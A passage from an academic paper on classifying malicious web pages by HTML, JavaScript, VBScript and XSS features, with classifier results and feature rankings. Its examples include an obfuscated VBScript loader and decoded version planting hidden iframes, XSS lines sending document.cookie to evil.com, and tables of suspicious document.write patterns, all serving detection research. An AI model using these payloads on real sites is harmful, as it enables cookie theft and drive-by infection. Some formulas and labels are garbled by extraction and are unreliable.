The API, drag and drop events which are added to HTML5, give the attacker the opportunity to inject their malicious codes into the events (for example in games when the drag action is performed). These new events are categorized into the following groups: form, window, media and mouse. A complete list of these events could be found in HTML5Events. We, therefore, propose the number of times these events are used as a feature for classification algorithms.

4.3 VBScript Features

VBScript is the script version of Visual Basic language which is used in Internet Explorer browser. As mentioned earlier, using different functions in JavaScript, like string functions, the attackers can make their attacks less detectable. In VBScript, there are also some functions that give the attackers the power to obfuscate their attacks. For example in the following code, the actual content is obfuscated in the Cn911 variable, by substituting each character with its ASCII code.

```
<script language="VBScript">
Cn911="83,61,34,51,67,53,...,84,69,32,68"
Function Rechange(Q)
S=Split(Q,",")
Cn922=""
For i = 0 To UBound(S)
Cn922=Cn922&Chr(eval(S(i)))
Next
```

Table 2. Investigate Patterns for finding suspicious document.write

No	Patern	
1	document.write(<	
2	document.write(%3	
3	document.write(unescape(<	
4	document.write(unescape(%3	
5	document.write(decodeURIComponent(<	+ script, scr, iframe, frame, frameset, object, a, link, style, embed, applet, meta, area,source, video, sound
6	document.write(decodeURIComponent(%3	
7	document.write(decodeURI(<	
8	document.write(decodeURI(%3	
9	document.write(fromCharCode(<	
10	document.write(fromCharCode(%3	
11	document.write(escape(<	
12	document.write(escape(%3	

```
Rechange=Cn922
End Function
EXECUTE(Rechange(Cn911))
</script>
```

In the above code, the attacker uses *split*, *ubound* and *eval* functions to obfuscate the malicious codes. The following code shows the decryption of the above code.

```
<Script Language=VBScript>
On Error Resume Next
Set Ob = Document.CreateElement("object")
Ob.SetAttribute "classid",
"clsid:BD96C556-65A3-11D0-983A-00C04FC29E36"
Set Pop = Ob.Createobject("Adodb.Stream","")
If Not Err.Number = 0 then Err.clear
Document.write("<embed src=flash.swf>
</embed>")
Document.write ("<iFrame src=real.htm width=0 height=0>
</ifrAme>")
Document.write ("<iFrame src=new.htm width=0 height=0>
</ifrAme>") Else
Document.write ("<iFrame src=help.htm width=0 height=0>
</ifrAme>")
End If</Script>
```

In this paper, we propose the number of times VBScript functions are used as a feature for the classification algorithm. These functions include the number of date/time, conversion, format, math, array, string and other functions. A complete list of VBScript functions is available in VBScriptFunctions.

4.4 XSS Attack Features

The XSS attacks include a wide variety of attacks, some of which are the server side (for example, SQL injection) and client-side attacks and those that are performed by web robots. In 2011, XSS regained its title as the most prevalent website vulnerability that was found in 55% of websites [19]. There are three types of XSS attacks including the persistent, no persistent and DOM based attacks [20]. In the following code, an example of no persistent XSS attacks is presented. In this code, the attacker inserts an infected link into its web page to redirect the user to another website (a website which the user has opened before) and steals the cookies of the website.

```
<a href = "http://www.trusted.com/
<SCRIPT>document.Location="http://www.evil.com/
stealcookie.php?"+document.cookie; </SCRIPT>">
Click here to collect price</a>
```

In persistent XSS attacks, the malicious code is stored in the source of an element in a page (like an image) that is managed by the server, and when the page is loaded into the user's browser, the malicious code is executed.

```
<SCRIPT>
document. images[0].src =
http://evil.com/images.jpg?stolencookie +
document.cookie;
</SCRIPT>">
```

The methods for preventing the XSS attacks are categorized into two main groups: the static and the dynamic methods. The dynamic methods, like the proxy-based methods, usually focus on transferring sensitive information. The static methods, on the other hand, are based on syntactic structure analysis of XSS attacks [19]. In this paper, we study the client side XSS attacks and use static parsing text to study the XSS attack features. We also employ the OWASP [1] project. To design the XSS feature extraction engine. In XSS laboratory, OWASP project

[1] Available at www.owasp.org

studies different vectors, based upon the XSS attack types. In this paper, we use these vectors in the form of XSS attack features. These vectors were described for special tags and some specific conditions, while in this paper we generalize them to cover all the potential malicious tags. Also in studying the injection code attacks with events, we investigate all the events (including the new events in HTML5) for the potentially malicious tags to detect suspicious functions. Some of these features are mentioned in previous sections. The list of the features used to detect the injection code attacks is shown in Table 3.

The suspicious malicious structures in Table 3 include existence of suspicious function including *link, number, exec, eval, escape, fromCharCode, setinterval, settimeout, document.write, createElement, ubound, global, alert, unscape, decodeURLComponent, decodeURL, encodeURL, encodeURLComponent, parseint, parsefolat* and string modification functions, working with the location object (including properties and functions), working with document properties, suspicious document.write (described in 4.2.6) and existence of strings that include 'exe' or 'files' or have a length greater than 150 characters.

Note that in JavaScript feature section (see Section 4.2) we mainly studied the features that obfuscate, transform and hide the malicious tags using JavaScript and VBScript codes in `sctipt` tags. Although some of these features could also be categorized as XSS attacks, in studying XSS attacks we aim to investigate the suspicious codes in the body of the tags (after "<" and before ">") with potential malicious activities. For example, using JavaScript codes in the source of an element is considered as potential malicious activity:

```
<IMG src="javascript:alert('XSS');">
```

5 Classification Algorithms

In pattern classification tasks, choosing the algorithm is a matter of importance as it determines the accuracy of the results. The combination of the features and the algorithm should offer good accuracy and speed. In this paper, in order to study the proposed features, we use different algorithms including Artificial Neural Networks (multi-layer perceptron ANN), Naive Bayes, Support Vector Machine (SVM), K-Nearest Neighbors (KNN), Alternating Decision Tree (AD-Tree) Best-First Decision Tree classifier (BFTree) and C4.5 tree algorithms.

6 Data Gathering and Implementation

In this paper, in the feature selection, we consider the most advanced technologies in web page design. In learning and testing process of the classification algorithms, we try to gather data from the state of the art sources. The list of the data sources used in this paper are shown in Table 4. These data sets contain a list of malicious websites, IP and domains (in hp host we have only used the EXP category).

The data sets in Table 4 include an IP list and the address of malicious websites. To access the contents of these web pages, we have made a crawler in ASP.NET environment. Using this framework we then read the contents of the web pages and send the contents to SQL.Server database. Since some of these web pages were removed from the hosts, or sometimes the crawler faced 403, 408 or 500 errors, the number of the web pages we could gather dropped to 10350 web pages.

To read the non-malicious web pages using the crawler, we used the most visited website list in Alexa (alexa.com), and to make sure the pages are not malicious, the Google Sage Browsing was used. We gathered 7696 non malicious web pages.

7 Experimental Results

The feature extraction engines are designed in Microsoft ASP.net 4 environment, in System.net namespace and using HtmlAgility core parsers Agility pack and CSS Model Text Parsers. The classification algorithms are implemented by Rapid Miner software with the predefined parameters.

In this paper, in order to detect the malicious web pages, we use all the features proposed in previous, which fall into two main groups: the HTML and the JavaScript features. Then using these features and a number of classifying algorithms we generate the malicious web page detection systems. We then perform the same simulations using the proposed set of features which are categorized into three main groups of HTML, JavaScript, and XSS features.

In both the simulations, the 10-fold Cross-Validation method is used for evaluation. The ratio of the test and training dataset is 2 and 8 fold, respectively. Table 5 summarizes the exact number of test and train data.

The performance of the algorithms is evaluated using confusion matrix. Each column of the matrix represents a sample of the predicted value, and each row includes the true sample [21].

Table 6 shows the confusion matrix where the malicious class is considered as positive. The aim is to find the malicious pages; thus, the malicious class is a positive class and the clean class is negative. In this table, the malicious pages that are correctly detected as malicious pages are the true positives, the non-

Table 3. The list of XSS attack features.

Feauter	Tag	Investigated Cases	Condition
XSS attack1	img	value of src, lowsrc, dynsrc and style attributes	existence of "javascript:", "javascript:", "<script", "vbscript:","livescript:", "exe", length of value greater than 150 characters
	frame, iframe, embed, video, sound,source, input, bgsound, and script	value of src and style attributes	
	Object	value of data and style attributes	
	applet	value of code and style attributes	
	link, a, base, area	value of href and style attributes	
	style	inner HTML of tag	
	meta	value of content attribute	
	table, td	value background and style attributes	
XSS attack2	frame, iframe, embed, applet, link, a, embed, base, Object, img, video, Button, sound, input, form, source, body	value of events (complete list of event attributes and style attributes	suspicious malicious structures
XSS attack3	style	inner HTML of tag	existence of "@import"
XSS attack4	meta	value of Content attribute	suspicious malicious structures
XSS attack5	frame, iframe, applet, embed, video, sound, input, bgsound, applet, link, a, style, meta, source, table, base, body, img	in body of the tag (after "<" and before ">")	using "#" as fragment
XSS attack6	img	value of src, lowsrc, dynsrc and style attributes	suspicious malicious structures
XSS attack7	Object	value of data attribute	
XSS attack8	applet	value of code attribute	
XSS attack9	link, a, base, area	value of href attribute	
XSS attack10	frame, iframe, embed, video, sound, source, input, bgsound, Script	value of src and style attributes	

Table 4. The list of data sets.

No	Reference
1	MDL (Maleware Domain List)
2	DNS-BH (Black Hole DNS Sinkhole)
3	hpHosts file and domains
4	ZeuS domain block list and URLs
5	CLEAN-MX real time database
6	Malc0de blacklist and URLs

malicious pages that are correctly recognized as non-malicious are the true negatives, the non-malicious web pages that are incorrectly detected as malicious pages are the false positives and the malicious pages that are incorrectly recognized as non-malicious are the false negatives. These four criteria are used in the confusion matrix to evaluate the performance of the classifiers. Next, the proposed features are evaluated on different algorithms and the results are provided.

Table 5. Class distribution for training and testing datasets used in experiments.

	Total	Training examples	Testing examples
Malicious	10350	7245	3105
Clean	7696	5387	2309

Table 6. The confusion matrix for malicious class

	Predicted as "clean"	Predicted as "Malicious"
Clean page	True Negative(TN)	False Positive(FP)
Malicious page	False Negative(FN)	True Positive(TP)

7.1 The Evaluation Criteria: Precision, Recall and F1-Measure

In this paper we use F1, Precision, Recall and Score criteria to evaluate the proposed features. Equa-



Figure 5. A comparison between the precision of different algorithms.

tions 1, 2 and 3 show how these criteria are evaluated (considering the malicious pages as the positive class) [21].

$$Precision = \frac{TP}{TP + FP} \quad (1)$$

$$Recall = \frac{TP}{TP + FN} \quad (2)$$

$$F1 - Measure = \frac{2 * Recall * Precision}{Recall + Precision} \quad (3)$$

The precision criterion shows the percentage of the web pages that are correctly labeled as malicious. Using the precision measure, Figure 5 compares the algorithms when all the features (the proposed and the old features) and when only the old features are used. The graphs in this figure indicate that the best precision is promised by C 5.5-tree algorithm when the proposed features are added. Comparing the results when the proposed features are added, versus when only the old features are used suggests that using the proposed features the precision is improved for all the algorithms except ANN algorithm.

The precision criteria are not enough to truly measure the performance of an algorithm. Think for example of the scenario when the precision of an algorithm is 100% , which means that all the pages that are labeled as malicious are truly malicious. This does not necessarily mean that the algorithm is fully accurate, as there may be some malicious pages that are labeled as clean. To overcome this, another criterion called Recall is presented. The recall criteria, which is also called the true positive rate, is a criterion that measures the positive true answers. This measure shows the percentage of malicious web pages that are truly labeled as malicious. Using the recall measure, Figure 6 compares the algorithms when all the features (the proposed and the old features) and when only the old features are used. The data in this figure indicate that the best algorithm, from the point of view of recall measure, is the BF-Tree which has reached 98.24% performance.



Figure 6. A comparison between the recall of different algorithms.

Data in this figure indicate that the best algorithm, from the point of view of recall measure, is the BF-Tree which has reached 98.24% performance. The recall measure also has some weaknesses. Consider a scenario when the recall is 100% (all the malicious web pages are truly detected), but FP is a large number (the number of clean pages that are detected as malicious is large). In this case, the recall measure evaluates the algorithm as a good algorithm, while from the point of view of precision measure, the performance of the algorithm is not good. Since none of the precision and recall measures evaluate the performance of the algorithms accurately, another measure called the F1-measure is proposed which combines the two.

Figure 7 compares the F1-measure of the algorithms when all the features (the proposed and the old features) and when only the old features are used. The best algorithm, from the point of view of F1-measure, is the C 4.5-Tree which has reached 96.75% performance.



Figure 7. A comparison between the F1-measure of different algorithms.

7.2 Accuracy and the Matthews Correlation Coefficient

Two important criteria for measuring the performance of classification algorithms are the Matthews

Correlation Coefficient (MCC) and accuracy [21] (see Equations 4 and 5).

$$Accuracy = \frac{TP + TN}{TP + TN + FP + FN} \quad (4)$$

$$MCC = \sqrt{\frac{TP * TN - FP * FN}{(TP + FP) * (TP + FN) * (TN + FP) * (TN + FN)}} \quad (5)$$

Note that the criteria proposed in the previous section (see Section 7.1) evaluate the performance of the algorithms from the point of view of the malicious class. The recall and precision criteria based on both classes are as follows,

$$R_b = \frac{N_c}{N_a}, \quad (6)$$

$$P_b = \frac{N_c}{N_p}, \quad (7)$$

where P_b is the precision for both classes, R_b is the recall for both classes, N_c is the number of pages that are correctly classified, N_a is the number of actual pages and N_p is the number of predicted pages. Another criteria for measuring the performance of the algorithms is accuracy which considers both the positive and the negative answers. For example, as shown in Table 7, the ANN algorithm performs well in detecting the malicious pages (94.59%), but when it comes to clean pages, the performance of the algorithm is not very good (52.10%). Thus, accuracy can provide a better criteria for measuring the performance of the algorithm.

Table 7. The confusion matrix for ANN algorithm when all features are used.

	predicted as "Clean"	predicted as "malicious"	Recall
Clean page	1203	1106	52.10%
Malicious page	168	2937	94.59%
Precision	87.75%	72.64%	

Figure 8 shows a comparison between the accuracy of different algorithms when the proposed features are used. The data indicate that the best performance is reached when the C 4.5-Tree algorithm and all the features are used. The accuracy of the algorithm is 97.61% which shows a 5.72% improvement compared to when the proposed features are not used. In all the algorithms except ANN, using the proposed features improves the performance. Figure 9 shows a comparison between the accuracy of different algorithms when different groups of features are used. In this paper we consider three different groups of features: the HTML, HTML+JavaScript and HTML+JavaScript +XSS attacks. Each group includes all the features. For example the HTML features include all the old and the proposed features.

As shown in Figure 9, adding JavaScript features to the HTML features improves the performance of all the algorithms except SVM and ANN. The data in Figure 9 indicate that adding the XSS attack features to all algorithms except ANN and Naive Bayes increases the accuracy of the algorithms.



Figure 8. A comparison between the accuracy of different algorithms.



Figure 9. The accuracy of different algorithms when different sets of features are used.

In order to study the effect of features on the performance of different algorithms, Figure 10 shows the results when each group of features is added. In this figure, the results when the old and the proposed HTML and JavaScript features are used are reported, so the effect of each feature group is presented. Adding the proposed HTML features has improved the accuracy of all the algorithms except AD-Tree algorithm. Using the proposed JavaScript features also improves the accuracy of all the algorithms except ANN and SVM algorithms. The data in Figure 8, 9 and Figure 10 suggest that in terms of accuracy, SVM and ANN have shown the weakest performance among all the classification algorithms. In SVM algorithm, we believe that this is because as the number of dimensions grows, finding a hyper plane that separates the classes becomes harder. From the point of view of accuracy, KNN and Naive Bayes algorithms have shown average performance. Among all the algorithms, the best accuracy is offered by BF-Tree, AD-Tree and C 4.5 Tree. Accuracy does not provide a good measure of the performance of an algorithm when the data in two classes are unbalanced. Another weakness of the criteria is that as

seen in Equation 4, in the nominator there are two true values for each class. Thus if the recognition for one class is high and for the other class is low, accuracy is still high and the bad recognition of one of the classes is hidden.



Figure 10. The accuracy of different algorithms when different sets of features are used.

Another criteria, called MCC is used for binary classifiers, and is the best balanced criterion for unbalanced data [21]. MCC returns a real number between [-1,1], where 1 means a perfect recognition, 0 means a random recognition and -1 means that all the data are recognized incorrectly. Figure 11 shows MCC for different algorithms when only the old and when all the features are used. The data suggest that the performance of all the algorithms except ANN has improved when the new features are used.



Figure 11. The MCC of different algorithms.

8 Ranking the Features

8.1 Entropy Based Criteria

The decision tree classifiers use a statistical value, called Information Gain, that is found based on Entropy in the data, and finds the features that are more discriminative. Information Gain of a collection of data S, is defined as

$$G(S,A) = E(S) - \sum_{v \in values(A)} \frac{|S_v|}{|S|} \times E(S_v), \quad (8)$$

where $values(A)$ is the set of all the possible values for feature A, S_v is a subset of S for which the feature A equals v (i.e., $S_v = \{s \in S | A(s) = v\}$) and $E(S)$ is the entropy of the data set S and is found as,

$$E(S) = -\sum_{i=1}^{n} p_i \log_2(p_i), \quad (9)$$

where n is the number of data.

In a decision tree, the more discriminative features appear, at the lower depth of the tree and have greater information gain. The top twenty features, in terms of information gain, are shown in Table 8.

Table 8. The top 20 features in terms of information gain.

Rank	Feature	Category
1	Average line lenght	JavaScript
2	Number of suspicious document.wrtie	JavaScript
3	Number of escape function	JavaScript
4	Number of fromCharCode function	JavaScript
5	XSSAttack2	XSS Attack
6	Number of suspicious framset tag	HTML
7	Shellcode presence probability	JavaScript
8	Number of frame tag	HTML
9	Number of strings containing name of malicious tags	JavaScript
10	XSSAttack1	XSS Attack
11	Average length of strings in script	JavaScript
12	Percentage of scripting content in the page	HTML
13	Maximun lenght of script	JavaScript
14	Number of string direct assignments	JavaScript
15	Number of encodeURI function	JavaScript
16	XSSAttack9	XSS Attack
17	Number of location.href	JavaScript
18	Number of hidden elements(proposed method)	HTML
19	Number of suspicious noframes	HTML
20	XSSAttack10	XSS Attack

Another way of ranking the features is to use Gain Ratio, which is sensitive to how broadly and uniformly the attribute splits the data and is found as [22],

$$G_r(S,A) = \frac{G(S,A)}{L(S,A)}, \quad (10)$$

where $L(S,A)$ is the split information and is defined as,

$$L(S,A) = -\sum_{i=1}^{c} \frac{|S_i|}{|S|} \log_2 \frac{|S_i|}{|S|}, \quad (11)$$

where S_1 through S_c are the c subsets of data resulting from partitioning S by the c-valued feature A. For example a feature like date has a high information gain as it classifies the train data with high performance, but for the test data the performance is not good. To overcome this, the gain ratio is proposed which also takes into account the broadness and uniformity of the data. The top twenty features in terms of gain ratio are shown in Table 9.

Table 9. The top 20 features in terms of gain ratio.

Rank	Feature	Category
1	Number of frame tag	HTML
2	Number of fromCharCode function	JavaScript
3	Number of suspicious document.wrtie	JavaScript
4	Number of escape function	JavaScript
5	Average line lenght	JavaScript
6	Number of suspicious framset tag	HTML
7	Maximun lenght of script	JavaScript
8	XSSAttack2	XSS Attack
9	Percentage of scripting content in the page	HTML
10	Number of suspicious noframes tag	HTML
11	Number of encodeURI function	JavaScript
12	Number of char in page	HTML
13	Shellcode presence probability	JavaScript
14	XSSAttack9	XSS Attack
15	Number of strings contain name of malicious tags	JavaScript
16	XSSAttack1	XSS Attack
17	Number of encoded URLs	JavaScript
18	Average length of strings in script	JavaScript
19	Number of iframe tag	HTML
20	Number of document.cookie	JavaScript

8.2 Correlation Coefficient Square Based Criteria

Correlation coefficient is a good measure for finding the dependency of two features and is found as,

$$\mathrm{Corr}(A,B) = \frac{\sum_{i=1}^{n}\left(a_i-\bar{A}\right)\left(b_i-\bar{B}\right)}{\sqrt{\sum_{i=1}^{n}\left(a_i-\bar{A}\right)^2\sum_{i=1}^{n}\left(b_i-\bar{B}\right)^2}}, \tag{12}$$

where n is the number of data, a_i and b_i are the corresponding features of i-th data and $\bar{A}$ and $\bar{B}$ are the mean of the features. Finding the correlation between a feature and a class could show how discriminative the feature is. Table 10, shows the top twenty features. The ranking is performed based on the Correlation Coefficient Square between the features and the class labels.

Table 10. Features with the greatest correlation coefficient square with class labels.

Rank	Feature	Category
1	Number of suspectious document.wrtie	JavaScript
2	percentage of scripting content in the page	HTML
3	Number of suspicious framset tag	HTML
4	Number of frame tag	HTML
5	Maximun lenght of script	JavaScript
6	Number of escape function	JavaScript
7	Number of encodeURI function	JavaScript
8	Number of strings contain name of malicious tags	JavaScript
9	Number of fromCharCode function	JavaScript
10	Number of hidden elements(proposed method)	HTML
11	Max antyop of script string	JavaScript
12	Asyemtric script tag	HTML
13	Precentag of white space	JavaScript
14	Average line lenght	JavaScript
15	Number of a tag	HTML
16	Number of location.href	JavaScript
17	Number of unescape function	JavaScript
18	Number of Jqery CSS function	JavaScript
19	XSSAttack9	XSS Attack
20	Number of suspicious noframe tag	HTML

8.2.1 TOPSIS Based Ranking Methods

To find the final ranking of the features, in this paper we use the TOPSIS method [23]. Table 11 shows the TOPSIS rank of each of the features. To rank the features we have used the three criteria that are presented in Section 8.1 and Section 8.2. As presented in Table 11, nine of the proposed features are among the best discriminative features.

Table 12 shows the final ranking of the proposed features that did not appear in top 20 features based on topsis method. The number of all the features is 109.

Table 11. The top 20 features in terms of TOPSIS.

Rank	feature	category
1	Average line lenght	JavaScript
2	Number of fromCharCode function	JavaScript
3	**XSSAttack2**	XSS Attack
4	Number of escape function	JavaScript
5	**Number of suspectious document.wrtie**	JavaScript
6	Shellcode presence probability	JavaScript
7	Number of frame tag	HTML
8	**Number suspicious framset tag**	HTML
9	**XSSAttack1**	XSS Attack
10	Number of strings contain name of malicious tags	JavaScript
11	Maximun lenght of script	JavaScript
12	percentage of scripting content in the page	HTML
13	Average length of strings in script	JavaScript
14	**Number of encodeURI function**	JavaScript
15	Number of location.href function	JavaScript
16	Number of string direct assignments	JavaScript
17	**Number of suspicious noframes tag**	HTML
18	**XSSAttack9**	XSS Attack
19	**Number of encoded URLs**	HTML
20	**Number of hidden elements (proposed method)**	HTML

8.3 ROC Graph

The ROC graph is used to evaluate the performance of an algorithm, where the horizontal axis is the false positive rate (FPR) and the vertical axis is the true positive rate (TRP). These two rates are found as,

$$FPR = \frac{FP}{TN + FP}, \tag{13}$$

$$TPR = \frac{TP}{TP + FN}. \tag{14}$$

An ROC graph depicts the relative tradeoff between benefits (true positives) and costs (false positives). In this graph, the closer a curve to the upper left corner of the graph, the better the performance of the algorithm.

Figure 12 shows ROC for all the classification algorithms when all the features are used. As shown in this figure, C4.5 Tree, BF-Tree and AD-Tree of-

Table 12. The rank of the proposed features that did not appear among top 20 features.

Rank	Feature	Category
26	Number of Jqery HTML/CSS function	JavaScript
31	XSSAttack10	XSS Attack
32	Number of jQueryeffect function	JavaScript
38	XSSAttack5	XSS Attack
39	XSSAttack6	XSS Attack
41	Number of encoded HTML	HTML
43	Number of jQueryevents function	JavaScript
45	Number of document property	JavaScript
47	Number of jQuerytraversing function	JavaScript
49	Number of working with the location property	JavaScript
53	Number of jQuerymisc function	JavaScript
55	Number of parseint function	JavaScript
58	HTML5 tags	HTML
70	Number of VBScript conversion function	JavaScript
72	HTTP request type	JavaScript
74	Number of VBScript string function	JavaScript
75	Number of IP in elemens src	HTML
77	Number of getcomputedstyle function	JavaScript
78	XSSAttack7	XSS Attack
79	Number of HTML5 events	HTML
85	XSSAttack4	XSS Attack
86	Number of decodeURL function	JavaScript
86	XSSAttack3	XSS Attack
97	XSSAttack8	XSS Attack
99	Number of decodeURIComponent function	JavaScript
101	Number of encodeURIComponent function	JavaScript
102	Number of VBscript array function	JavaScript
103	Number of parsefolat other function	JavaScript
104	Number of VBscript function	JavaScript
105	Number of VBscript math function	JavaScript
106	Number of VBscript date/time function	JavaScript
107	Number of VBscript format function	JavaScript



Figure 12. The ROC graph for different algorithms.



Figure 13. The ROC graph for C4.5 tree algorithm for different sets of features.



Figure 14. The ROC graph for C 4.5 and Tree algorithms.



Figure 15. The ROC graph for BF-Tree algorithm.

fer the best performance. Figure 13 shows ROC for different sets of features for C4.5 algorithm. Where FC1 stands for the old HTML, FC2 stands for FC1 plus the proposed HTML, FC3 stands for FC2 plus the old javaScript, FC4 stands for FC3 plus the proposed javascript and FC5 stands for FC4 plus the proposed XSS attack features. Figure 14 and 15 show ROC when the old and all (old+ proposed) the features are used in C 4.5 Tree and BF Tree. The graphs show that adding the proposed features improves the performance of the algorithms.

9 Conclusion

With the growing use of web sites, most users routinely use web browsers. Web pages are fertile ground for attackers to infect users. Some web pages infected with malicious content your trying to hide from the search engines. In addition using search engines to spread malicious code, hide contamination of search engine visibility. In this paper we consider three different groups of features: the HTML, HTML+JavaScript and HTML+JavaScript +XSS attacks. Each group includes all the features. For example, the HTML features include all the old and the proposed features. Adding JavaScript features to the HTML features improves the performance of all the algorithms except SVM and ANN. The result indicates that adding the XSS attack features to all algorithms except ANN and Naive Bayes increases the accuracy of the algorithms. In this paper, in order to find better features, we tried to consider the new web pages technologies developed in recent years which include HTML5, and jQuery. We also tried to use a different filter for detecting XSS attacks. Experimental results suggest that for all the algorithms the best F1-measure, accuracy, and MCC are achieved when the proposed features are used. The experiments also suggest that among all the algorithms, C 4.5-Tree algorithm has the best results in detecting and classifying malicious and well-behaved pages. To study the discriminative features of the malicious web pages, we used different criteria and ranked the features using the topic method.

References

[1] Mahdieh Zabihi, Majid Vafaei Jahan, and Javad Hamidzadeh. A density based clustering approach for web robot detection. In *Computer and Knowledge Engineering (ICCKE), 2014 4th International eConference on*, pages 23–28. IEEE, 2014.

[2] Nedim Šrndić and Pavel Laskov. Hidost: a static machine-learning-based detector of malicious files. volume 2016, page 22, Sep 2016.

